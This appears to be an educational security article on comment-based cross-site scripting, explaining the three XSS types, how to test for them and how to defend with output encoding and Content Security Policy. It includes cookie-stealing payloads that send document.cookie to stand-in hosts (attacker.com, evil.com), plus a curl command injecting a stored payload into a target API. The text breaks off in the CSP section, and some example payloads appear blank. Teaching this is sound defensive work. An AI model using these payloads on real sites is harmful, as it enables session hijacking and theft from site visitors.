Listen to this Post

Introduction:
A seemingly harmless comment box can become the entry point for a devastating cyberattack. When a web application fails to properly validate and sanitize user input, an attacker can inject malicious scripts that execute in the browsers of unsuspecting victims. This is the reality of Cross‑Site Scripting (XSS)—one of the most prevalent and dangerous vulnerabilities in modern web applications. As ethical hackers and penetration testers know, understanding how user input transforms into an attack vector is essential for building resilient security postures. This article explores the mechanics of comment‑based XSS attacks, provides hands‑on techniques for detection and exploitation, and outlines a comprehensive defense strategy rooted in OWASP best practices.
Learning Objectives & Secrets:
- Objective 1: Understand XSS Attack Vectors in User‑Generated Content – Learn how unsanitized comments, forum posts, and profile fields can be exploited to execute arbitrary JavaScript in a victim’s browser. Recognize that any user‑controlled input rendered without proper encoding represents a potential XSS vector.
-
Objective 2 Secret Tip: Master the Three Faces of XSS – Distinguish between Reflected XSS (payload delivered via URL parameters), Stored XSS (payload persisted on the server, affecting every visitor), and DOM‑based XSS (client‑side vulnerability where JavaScript unsafely writes to the DOM). Stored XSS is the most critical because the malicious script remains on the server and executes automatically whenever a user views the compromised page.
-
Objective 3 Secret Tip: Think Like an Attacker, Defend Like an Engineer – Use payloads like `` or `
` to test for XSS. Then, implement defense‑in‑depth: context‑aware output encoding, Content Security Policy (CSP), HttpOnly cookies, and trusted type policies to eliminate entire classes of XSS vulnerabilities.
You Should Know:
- The Comment Injection Attack – How a Simple Post Becomes a Vector
The attack begins innocuously: a user submits a comment containing a crafted payload. If the application stores and renders this comment without sanitization, every visitor who loads that page becomes a victim. For example, an attacker might post:
<script>fetch('https://attacker.com/steal?cookie=' + document.cookie);</script>
When the page renders, the victim’s browser executes the script, exfiltrating session cookies to the attacker’s server.
Step‑by‑Step Guide: Detecting Stored XSS via Comments
- Identify User‑Controlled Input – Locate comment fields, profile forms, or any area where user input is displayed back to other users.
-
Craft a Test Payload – Use a benign payload to confirm vulnerability without causing harm:
<script>alert('XSS Test')</script>
Or an image‑based payload that does not require user interaction:
<img src=x onerror=alert(document.domain)>
- Submit the Payload – Intercept the request using Burp Suite or simply submit through the browser.
-
View the Stored Content – Load the page where the comment appears. If an alert box fires, the application is vulnerable.
-
Escalate – If vulnerable, craft a payload to steal cookies:
<script>new Image().src='https://evil.com/log?c='+document.cookie;</script>
Linux Command Example – Automated Payload Injection Using cURL:
curl -X POST "http://target.com/api/comments" \
-H "Content-Type: application/json" \
-d '{"comment":"<img src=x onerror=alert(document.cookie)>", "postId":"123"}'
This command sends a stored XSS payload directly to the API endpoint, bypassing the UI and testing the backend validation.
2. Understanding the Three XSS Types in Depth
Each XSS variant requires a distinct detection and mitigation approach:
- Reflected XSS – The payload is part of the request (e.g., URL parameter) and is reflected back in the response. Example:
https://example.com/search?q=<script>alert(1)</script>. -
Stored XSS – The payload is permanently stored on the server (database, comment field) and executed every time the page loads. This is the most dangerous because it requires no user interaction beyond viewing the page.
-
DOM‑based XSS – The vulnerability exists entirely in client‑side JavaScript. The script reads untrusted data from the DOM (e.g.,
location.hash) and writes it unsafely using `innerHTML` ordocument.write.
Step‑by‑Step Guide: Testing for DOM‑Based XSS
1. Open browser developer tools (F12).
- Modify the URL fragment: `https://example.com/
- If the application reads `location.hash` and inserts it into the DOM without sanitization, the alert will fire.
Mitigation: Use `textContent` instead of `innerHTML` when inserting plain text.
- Output Encoding – The First Line of Defense
The most effective defense against XSS is context‑aware output encoding. This means escaping data based on where it is placed: HTML body, HTML attribute, JavaScript, CSS, or URL.
PHP Example – HTML Context Encoding:
echo htmlspecialchars($userInput, ENT_QUOTES, 'UTF-8');
This converts `<` to <, `>` to >, and quotes to their entity forms, preventing the browser from interpreting the input as HTML.
JavaScript Example – Safe DOM Manipulation:
// Unsafe – vulnerable to XSS
document.getElementById('output').innerHTML = userInput;

// Safe – treats input as text
document.getElementById('output').textContent = userInput;
Framework Auto‑Escaping: Leverage built‑in protections in React (JSX escapes by default), Vue ({{ }} bindings), and Django templates. Avoid dangerouslySetInnerHTML, v‑html, and `|safe` filters unless absolutely necessary.
- Content Security Policy (CSP) – A Powerful Second Layer
CSP is a browser security mechanism that allows you to define which resources and scripts the browser is permitted to load or execute. A strict CSP can block inline scripts and mitigate XSS even if input validation fails.
Basic CSP Header (Strict Policy):
Content-Security-Policy: default-src 'self'; script-src 'self'
This policy allows scripts only from the same origin and blocks all inline JavaScript.
Advanced CSP with Nonce (Recommended):
Content-Security-Policy: script-src 'nonce-{random}' 'strict-dynamic'
Use a unique nonce for each request and include it in `